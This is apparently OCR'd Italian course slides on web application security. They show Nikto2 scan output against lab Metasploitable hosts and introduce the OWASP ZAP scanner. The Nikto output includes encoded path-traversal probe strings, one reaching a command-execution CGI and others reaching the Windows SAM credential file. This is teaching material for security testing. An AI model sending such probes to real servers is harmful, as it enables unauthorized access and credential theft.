
- **`http://10.0.2.6/test/`**



Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)


Output Parziale



Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)


- **`http://10.0.2.6/icons/`**



Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 1 (MS 2)

Output Parziale



Statistiche Finali

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 2 (MS 3)


- **`nikto -h 10.0.2.7 -p 8080`**

```
root@kali:~# nikto -h 10.0.2.7 -p 8080
- Nikto v2.1.6
---------------------------------------------------------------------------
---
+ Target IP:          10.0.2.7
+ Target Hostname:    10.0.2.7
+ Target Port:        8080
+ Start Time:         2019-04-03 13:39:48 (GMT2)
---------------------------------------------------------------------------
---
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to th
e user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the use
r agent to render the content of the site in a different fashion to the
MIME type
```

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 2 (MS 3)

- **`nikto -h 10.0.2.7 -p 8080`**



Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 2 (MS 3)

- **`nikto -h 10.0.2.7 -p 8080`**

```
+ Server banner has changed from '' to 'GlassFish Server Open Source Edi
tion  4.0 ' which may suggest a WAF, load balancer or proxy is in place
+ Retrieved x-powered-by header: Servlet/3.1 JSP/2.3 (GlassFish Server O
pen Source Edition  4.0  Java/Oracle Corporation/1.8)
+ No CGI Directories found (use '-C all' to force check all possible dir
s)
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clie
nts to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients t
o remove files on the web server.
+ /nsn/..%5Cutil/attrib.bas: Netbase util access is possible which means
 that several utility scripts might be run (including directory listings
, NDS tree enumeration and running .bas fi  on s
+ /nsn/..%5Cutil/copy.bas: Netbase util acces
hat several utility scripts might be run (includi
NDS tree enumeration and running .bas files on se
```

Potrebbe permettere ai client di cancellare file dal Web Server

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 2 (MS 3)

- **`nikto -h 10.0.2.7 -p 8080`**

```
+ /nsn/..%5Cutil/dir.bas: Netbase util access is possible which means th
at several utility scripts might be run (including directory listings, N
DS tree enumeration and running .bas files on server
+ /nsn/..%5Cutil/glist.bas: Netbase util access is possible which means
that several utility scripts might be run (including directory listings,
 NDS tree enumeration and running .bas files on server
+ /nsn/..%5Cutil/md.bas: Netbase util access is possible which means tha
t several utility scripts might be run (including directory listings, ND
S tree enumeration and running .bas files on server
+ /nsn/..%5Cutil/ren.bas: Netbase util access is possible which means th
at several utility scripts might be run (including directory listings, N
DS tree enumeration and running .bas files on server
+ /nsn/..%5Cutil/set.bas: Netbase util access is possible which means th
at several utility scripts might be run (including directory listings, N
DS tree enumeration and running .bas files on server
+ /nsn/..%5Cutil/type.bas: Netbase util access is possible which means t
hat several utility scripts might be run (including directory listings,
```

Alcuni script potrebbero essere eseguiti sul Web Server

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 2 (MS 3)

- **`nikto -h 10.0.2.7 -p 8080`**

```
+ /nsn/..%5Cutil/type.bas: Netbase util access is possible which means t
hat several utility scripts might be run (including directory listings,
NDS tree enumeration and running .bas files on server
+ /nsn/..%5Cweb/env.bas: Netbase util access is possible which means tha
t several utility scripts might be run (including directory listings, ND
S tree enumeration and running .bas files on server
+ /nsn/..%5Cwebdemo/env.bas: Netbase util access is possible which means
 that several utility scripts might be run (including directory listings
, NDS tree enumeration and running .bas files on server
+ OSVDB-583: /cgi-bin/%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2
E%2F%2E%2E%2F%57%69%6E%64%6F%77%73%2Fping.exe%20127.0.0.1: Specially for
matted strings allow command execution. Upgrade to version 1.15 or highe
r. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0011.
+ OSVDB-721: /..%2F..%2F..%2F..%2F..%2F../windows/repair/sam: BadBlue se
rver is vulnerable to multiple remote exploits. See http://www.securitea
m.com/exploits/5HP0M2A60G.html for more information.
+ OSVDB-721: /..%2F..%2F..%2F..%2F..%2F../winnt/repair/sam: BadBlue serv
```

Mediante stringhe opportunamente formattate potrebbero essere eseguiti comandi sul Web Server

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 2 (MS 3)

- **`nikto -h 10.0.2.7 -p 8080`**

```
+ /nsn/..%5Cutil/type.bas: Netbase util access is possible which means t
hat several utility scripts might be run (including directory listings,
NDS tree enumeration and running .bas files on server
+ /nsn/..%5Cweb/env.bas: Netbase util access is possible which means tha
t several utility scripts might be run (including directory listings, ND
S tree enumeration and running .bas files on server
+ /nsn/..%5Cwebdemo/env.bas: Netbase util access is possible which means
 that several utility scripts might be run (including directory listings
, NDS tree enumeration and running .bas files on server
+ OSVDB-583: /cgi-bin/%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2
E%2F%2E%2E%2F%57%69%6E%64%6F%77%73%2Fping.exe%20127.0.0.1: Specially for
matted strings allow command execution. Upgrade to version 1.15 or highe
r. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0011.
+ OSVDB-721: /..%2F..%2F..%2F..%2F..%2F../windows/repair/sam: BadBlue se
rver is vulnerable to multiple remote exploits. See http://www.securitea
m.com/exploits/5HP0M2A60G.html for more information.
+ OSVDB-721: /..%2F..%2F..%2F..%2F..%2F../winnt/repair/sam: BadBlue serv
```

Vulnerabilità sfruttabile mediante exploit remoti

Analisi delle Applicazioni Web

Vulnerability Scanner – Nikto2 – Esempio 2 (MS 3)

- **`nikto -h 10.0.2.7 -p 8080`**

```
+ OSVDB-721: /..%2F..%2F..%2F..%2F..%2F../winnt/repair/sam: BadBlue serv
er is vulnerable to multiple remote exploits. See http://www.securiteam.
com/exploits/5HP0M2A60G.html for more information.
+ OSVDB-721: /..%2F..%2F..%2F..%2F..%2F../winnt/repair/sam._: BadBlue se
rver is vulnerable to multiple remote exploits. See http://www.securitea
m.com/exploits/5HP0M2A60G.html for more information.
+ OSVDB-59440: /sdk/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/vmware
/hostd/vmInventory.xml: VMWare ESX is vulnerable to a directory traversa
l attack.
+ 7917 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time:           2019-04-03 13:41:14 (GMT2) (86 seconds)
---------------------------------------------------------------------------
---
+ 1 host(s) tested
```

Statistiche Finali

Analisi delle Applicazioni Web

Vulnerability Scanner – Zed Attack Proxy (ZAP)

- **Z**ed **A**ttack **P**roxy (**ZAP**)
  - Nato come fork dello strumento Paros Proxy e poi confluito nel progetto **OWASP** (**O**pen **W**eb **A**pplication **S**ecurity **P**roject)
    - Dal 1° Agosto 2023 ZAP lascia OWASP e passa alla Linux Foundation
    - Dal 24 settembre 2024 ZAP appartiene all'azienda Checkmarx

- Non presente di default in Kali Linux
  - `apt-get install zaproxy`

- `https://www.zaproxy.org/`

Analisi delle Applicazioni Web

Vulnerability Scanner – Zed Attack Proxy (ZAP)

- Strumento gratuito ed open source per il security testing delle applicazioni web
- Intercetta, analizza e modifica richieste HTTP/S
- Supporta scansioni passive ed attive
- Estendibile tramite plugin e script personalizzati

Analisi delle Applicazioni Web

Vulnerability Scanner – Zed Attack Proxy (ZAP)

- Fornisce vari strumenti integrati
  - Proxy per il traffico web (MITM)
  - Spider per il crawling automatico
  - Active scanner per testare vulnerabilità note (XSS, SQLi, etc.)
  - Fuzzer per testare parametri con input casuali o malevoli
  - Session management e scripting avanzato (Zest, Python, etc.)

Analisi delle Applicazioni Web

Vulnerability Scanner – Zed Attack Proxy (ZAP)

- Output e Reportistica
  - Report in HTML, JSON, XML, etc
  - Classificazione vulnerabilità: **`Rischio`** e **`Confidence`**
  - Piena integrazione con Web Application Security Consortium Threat Classification (WASC ID), CWE, ed altri standard

Analisi delle Applicazioni Web


Vulnerability Scanner – Zed Attack Proxy (ZAP)

- Esempi di vulnerabilità rilevate
  - Cross-Site Scripting (XSS)
  - SQL Injection
  - Broken Authentication
  - Insecure Cookies
  - Missing Security Headers
  - Remote File Inclusion
  - Remote OS Command Injection
  - Remote Code Execution
  - Path Traversal
  - Etc

Analisi delle Applicazioni Web


Vulnerability Scanner – Zed Attack Proxy (ZAP)

- È possibile avviarlo mediante il comando **`zaproxy`**




Analisi delle Applicazioni Web

Vulnerability Scanner – Zed Attack Proxy (ZAP)



Analisi delle Applicazioni Web


Vulnerability Scanner – Zed Attack Proxy (ZAP)



Prima di utilizzare lo strumento controlliamo la presenza di eventuali aggiornamenti

Analisi delle Applicazioni Web

Vulnerability Scanner – Zed Attack Proxy (ZAP)

